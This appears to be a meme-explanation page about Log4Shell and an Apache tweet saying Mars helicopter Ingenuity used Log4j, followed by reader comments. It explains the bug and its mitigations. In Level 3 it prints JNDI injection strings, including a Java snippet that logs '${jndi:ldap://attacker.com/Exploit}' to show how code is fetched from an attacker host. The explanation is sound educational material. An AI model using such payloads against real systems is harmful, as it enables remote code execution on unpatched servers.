Houston, We Have an RCE: The Log4j Mars Mission
Why is this Security meme funny?
Level 1: The Ultimate “Could Be Worse”
Imagine you send a remote control toy on a rocket ship all the way to your friend on another planet. You find out later that the toy has a secret flaw — if a bad person sends a special signal, they could take over the toy and make it do stuff. But the toy is already on Mars, so you can’t just go and fix it or bring it back. Pretty stressful, right? This meme is joking that no matter how bad your day is, at least you didn’t accidentally send a big mistake to Mars where it’s super hard to fix. In simple terms, it’s saying: someone out there had a worse day than you! It’s funny because it compares an ordinary bad day to an extraordinary goof-up. We all feel bad when we mess up, but at least most of us don’t have to worry about fixing a problem on Mars. This little joke helps us feel a bit better by remembering things could always be more crazy — like a computer bug on another planet!
Level 2: Mars Mission, Meet Log4Shell
Let’s decode the meme in simpler terms. The joke centers on a huge software mistake involving Log4j, which is a library (a piece of code) that many Java programs use to do logging (keeping records of what the program is doing). In late 2021, a massive security vulnerability was found in Log4j. A vulnerability means there’s a weakness or bug that bad guys (hackers) could exploit to mess with a system. This particular weakness was as bad as it gets: it allowed Remote Code Execution (RCE). Remote Code Execution means an attacker on the internet could run their own code on your computer or server without permission. Imagine someone far away magically making your computer do what they want — that’s RCE, a nightmare for anyone running software. This flaw was nicknamed Log4Shell (playing on the word “shell” like a command shell, because it let attackers get a shell on your system). It quickly became one of the most infamous security flaws ever, because Log4j is everywhere in the tech world.
Now, the funny (and scary) part: the meme reminds us that even NASA’s Mars helicopter, Ingenuity, was using Log4j! Ingenuity is that little drone helicopter that hitched a ride to Mars with the Perseverance rover as part of the 2020 Mars mission. NASA’s software for this helicopter included Log4j for logging. They likely chose it because it’s a reliable, well-known open-source tool (free for anyone to use and maintained by the Apache Software Foundation). It’s normal for developers to use such dependencies (external libraries) instead of writing everything from scratch. But here’s the kicker: when Log4j’s big RCE bug (Log4Shell) was discovered, all users of Log4j had to hurry to fix or update it. That’s relatively doable if your software is running on Earth. But if your software is running on Mars? You can’t exactly plug a USB in or download a patch easily!

The meme’s text says, “If you’re having a bad day, remember at least you didn’t ship an RCE bug to Mars…” Shipping a bug to Mars means sending software with a mistake all the way to another planet. It’s a tongue-in-cheek way to comfort developers: no matter how bad your day is, you probably didn’t accidentally send a severe bug on a rocket to Mars with no easy way to fix it. It also highlights the idea of production bugs in a dramatic setting. “Production” is what we call the environment where real users (or in this case, a real Mars mission) are running the software live. A production bug is an error that’s happening in that live environment, not just in testing. Here, the live environment is literally millions of miles away. That puts a whole new spin on “deployment issues”! There’s even a hint of space DevOps humor: DevOps is about managing and updating software in production smoothly — now imagine doing DevOps across space. The meme is basically saying: “Hey, at least you’re not the DevOps engineer trying to manage a helicopter’s software on Mars with a critical security flaw on board.”
The image shows a screenshot of a tweet from Apache (the group behind Log4j). The tweet says Ingenuity is powered by Apache Log4j, with hashtags like #innovation and #openSource, and has the Apache feather logo next to the words “DID YOU KNOW?”. Initially, that tweet was meant to proudly inform people of a cool fact. But after the vulnerability came out, it turned into a bit of an oops. Developers saw that and chuckled because the timing was unbelievable: Apache was touting their software on Mars just as everyone was panicking about a giant hole in that very software. Talk about a dependency chain reaction: one tiny logging library’s flaw suddenly had implications from Earth to Mars. It’s a perfect storm of software irony — relying on third-party code (a dependency) is common, but it means if that code has a problem, your project has the problem too, no matter where it is. We often say “don’t deploy on Friday” or “test your code thoroughly,” but who would think “make sure your Mars-bound code doesn’t have known exploits”? That was the furthest thing (literally!) from people’s minds until Log4Shell hit. This meme makes us laugh and wince because it shows how a security vulnerability in a common tool can pop up in the unlikeliest places, and how developers everywhere share the pain when things go wrong.
Level 3: One Giant Leap for Bugkind
The seasoned developer community immediately recognizes the too real scenario behind this meme. It’s poking fun at the Log4j vulnerability (nicknamed Log4Shell) that dominated tech headlines in late 2021. The text “If you’re having a bad day, remember at least you didn’t ship an RCE bug to Mars…” sets a wry tone. It suggests that no matter how badly you might have messed up in production, someone else’s mistake was astronomically worse — literally. The humor here is cathartic: every developer has suffered the dread of a severe production bug or a critical security flaw going live. But imagine being the engineer who realized that the code they sent with NASA’s Mars 2020 mission included a Remote Code Execution hole! That’s a once-in-a-career facepalm moment. The meme gives a nod to all the hair-on-fire production bugs we’ve dealt with, by comparing them to the ultimate “can’t hotfix this” situation: a buggy piece of software running on another planet.
In the image, we see a screenshot of a tweet from the official Apache Software Foundation (@TheASF) account proudly stating: “Did you know that Ingenuity, the Mars 2020 Helicopter mission, is powered by Apache Log4j?” accompanied by hashtags like #Apache #OpenSource #innovation. This was originally a feel-good tweet about open-source success in space. But after Log4Shell came to light, that tweet screenshot turned into comedic irony. The large “DID YOU KNOW?” Apache feather graphic at the bottom, intended to celebrate Log4j’s role, now feels like the setup to a punchline. Every developer reading it in December 2021 was likely thinking, “Oh, we know… we wish we didn’t!”. The juxtaposition is brilliant: what was a boast about open-source software on Mars became an “oops” about a security flaw on Mars. It’s a perfect example of meme alchemy, turning a PR tweet into a tech inside-joke.
So why is this so funny (and painful) for experienced devs? Because it captures the epic scope of the Log4Shell incident. This vulnerability spared no one. It didn’t matter if you were running a hobby Minecraft server, a Fortune 500’s backend, or, apparently, a spacecraft – if you had that Log4j version, you were scrambling. The tag #SpaceDevOps comes to life here: maintaining software in production is hard enough, now picture doing DevOps for a helicopter on Mars with a critical bug. You can’t just SSH into Mars and patch the jar file! The meme reminds us of every “we need to patch this NOW” war room we’ve been in, multiplied by the nightmare of extreme remote deployment.
Let’s break down the technical gag: Log4j2 had a feature where if you logged a string like ${jndi:ldap://malicious.server/a}, the library would see the ${...} pattern and helpfully fetch data from a remote LDAP server (thanks to the JNDI API) and maybe even execute it. It was meant for flexible configurations, but in practice it opened a remote code execution hole large enough to fly a Mars helicopter through. Here’s a tiny illustration of how that worked:
// Imagine this log message comes from some external input (a user or system):
String userInput = "${jndi:ldap://attacker.com/Exploit}";
// The application logs it with Log4j:
logger.error("Diagnostic info: " + userInput);
// Behind the scenes, Log4j sees "${jndi:...}" and tries to fetch and execute code from attacker.com!
// In a vulnerable setup, this one log line could compromise the entire system.
In a normal Earth-bound data center, the discovery of this Log4Shell vulnerability kicked off frenzied patching. Companies rushed to update to Log4j 2.17.0 or apply workarounds (like setting log4j2.formatMsgNoLookups=true) to disable these lookups. It was all-hands-on-deck: security teams scanning for vulnerable apps, developers combing through dependencies to see if Log4j was buried in their software, ops teams deploying fixes on a Friday night — pure chaos. Now put yourself in NASA’s shoes: that code was launched in July 2020 with the Ingenuity helicopter attached to the Perseverance rover. By the time Log4Shell was identified, Ingenuity was already busy flying around Mars, millions of miles away. You can’t exactly send a quick patch or roll back to a safer version in that scenario! The meme taps into this shared understanding that once something is in production (especially off-world production), your options to fix it are severely limited.
There’s also an underlying commentary on dependency management and trust. NASA, like everyone else, relied on third-party libraries — in this case, an Apache library — because why reinvent the wheel for logging? Open-source components are the backbone of modern development (even space_devops relies on community-built tools). But this incident was a cosmic lesson that even battle-tested libraries can harbor grave security vulnerabilities. We joke about it flying to Mars, but it did expose a very real supply chain issue: what if a malicious actor had found Log4Shell earlier and targeted critical infrastructure? The Mars mission angle exaggerates the scenario to drive the point home: you might not know where your software ends up, or what transitively sneaks into it. As developers, we felt a mix of terror and grim amusement seeing our everyday logging tool become front-page news. It’s the kind of dark humor only those who’ve been on 3 A.M. incident calls can truly appreciate. At least we could all laugh (and cry) together, knowing that somewhere a NASA engineer was uttering the same phrase as every ops team that weekend: “Well, this is fine…”.
Level 4: Interplanetary Attack Surface
On a fundamental level, this meme highlights how a remote code execution (RCE) vulnerability like Log4Shell can expand the software attack surface beyond our home planet. In December 2021, the world discovered that a small design flaw in Apache Log4j2 — a popular Java logging library — allowed attackers to execute arbitrary code by simply sending a maliciously crafted log message. This vulnerability (formally CVE-2021-44228) exploited Log4j’s lookup feature: by embedding a special ${jndi:...} string, the logger would perform a JNDI lookup and inadvertently load untrusted code from an attacker-controlled server. It was a glaring example of an injection vulnerability, akin to a SQL injection or the classic Shellshock bug, but this time in a logging framework. Log4Shell quickly earned its name because it cracked open systems around the globe like a shell — and, humorously, even took a free ride to Mars via NASA’s software.
From a theoretical standpoint, the Log4Shell fiasco underscores the peril of giving simple subsystems too much power. A logging library’s primary job is to record events, but Log4j’s advanced lookup mechanism essentially made log messages Turing-complete command carriers. This is reminiscent of how overly flexible interfaces can unintentionally behave like interpreters, blurring the line between data and code. The joke here is that a tiny feature meant for convenience (resolving variables or JNDI resources in log messages) created a global risk that transcended traditional boundaries. The Ingenuity helicopter on Mars runs on software that included Log4j, meaning the attack surface of that bug literally became interplanetary. It’s a case study in software supply-chain complexity: a widely used open-source dependency had a latent flaw that propagated everywhere — from enterprise servers on Earth to a spacecraft on another planet.
Consider the constraints of a Mars mission: once software is flashed and the hardware is in space, updating or patching is extraordinarily difficult (if not impossible). The meme’s dark humor plays on this reality. It’s as if Murphy’s Law joined the Mars program — if something can go wrong, it will, and you won’t be able to send a quick patch over 225 million kilometers. In security terms, air-gapping usually means isolating a system from external networks to reduce risk. Well, you can’t get more air-gapped than being on Mars! Yet even that extreme isolation can’t fully protect you when the vulnerability is baked in from launch. The notion of a “Galactic 0-day” might be tongue-in-cheek, but Log4Shell was about as close as we get: a zero-day exploit affecting not just countless systems across the Internet, but even a Martian drone. This highlights a sobering truth beneath the laugh: in modern software, dependencies create a chain reaction. A single flaw in a common library can explode into a multi-planetary security flaw. The meme is winking at those of us who appreciate how absurd and far-reaching that chain reaction became.
Description
This meme juxtaposes a proud announcement from the Apache Software Foundation with the grim reality of the Log4Shell vulnerability. The image features a screenshot of a tweet from the official Apache account (@TheASF) stating, 'Did you know that Ingenuity, the Mars 2020 Helicopter mission, is powered by Apache Log4j?'. Above this screenshot is a caption that reads, 'If you're having a bad day, remember at least you didn't ship an RCE bug to Mars...'. The humor is deeply ironic and targeted at developers who endured the Log4Shell crisis. The tweet, originally a testament to the reach and success of open-source software, became a legendary example of a statement aging poorly after the discovery of CVE-2021-44228, a critical Remote Code Execution vulnerability in Log4j. The meme serves as a dark-humored consolation for any developer dealing with a bad deployment, putting their problems in cosmic perspective
Comments
18Comment deleted
The patch latency for the Mars helicopter is about 15 minutes, light-speed permitting. Good luck explaining that delay during the incident retro
Log4Shell reminded us that dependency trees reach farther than we thought - when the rollback path involves a 7-month Hohmann transfer, “blast radius” stops being a metaphor
The only thing worse than discovering your logging library has an RCE vulnerability is realizing you've already deployed it 300 million kilometers away with no rollback strategy - though at least on Mars, the only attackers are dust storms and cosmic radiation
First confirmed deployment where the patch window is governed by orbital mechanics - average 12.5 light-minutes of latency and no rollback
Nothing says 'production-ready' quite like discovering your logging library has an RCE vulnerability after it's already 140 million miles away on Mars, where the patch deployment pipeline is measured in light-minutes and the rollback strategy is 'hope the Martian atmosphere doesn't have malicious actors.' At least when Log4Shell dropped in December 2021, the Ingenuity team had the ultimate excuse for not patching immediately: 'Sorry, our deployment window is literally astronomical.'
Change request: “Mitigate CVE-2021-44228 on a JVM 225M km away”; rollback plan: “git revert via the Deep Space Network - SREs call it eventual consistency.”
Log4j on Mars: the dependency that survived re-entry, unpinned versions and all
SBOM says Log4j on Ingenuity; risk: RCE; mitigation: airgap ~54,000,000 km and 12-minute ACK latency - still not enough to get Friday deploy approved
wtf is rce Comment deleted
Remote code execution Comment deleted
ty Comment deleted
These guys are fucked up really bad Comment deleted
Mars hackers gona mine bitcoin on thah helicopter Comment deleted
RCE is possible if only somebody hijacks the only connection, which is with NASA, no? Comment deleted
I think it's like finger (or whatever they have) click for the martians. Comment deleted
Bruh Comment deleted
Remote control helicopter Comment deleted
Wtf dude Comment deleted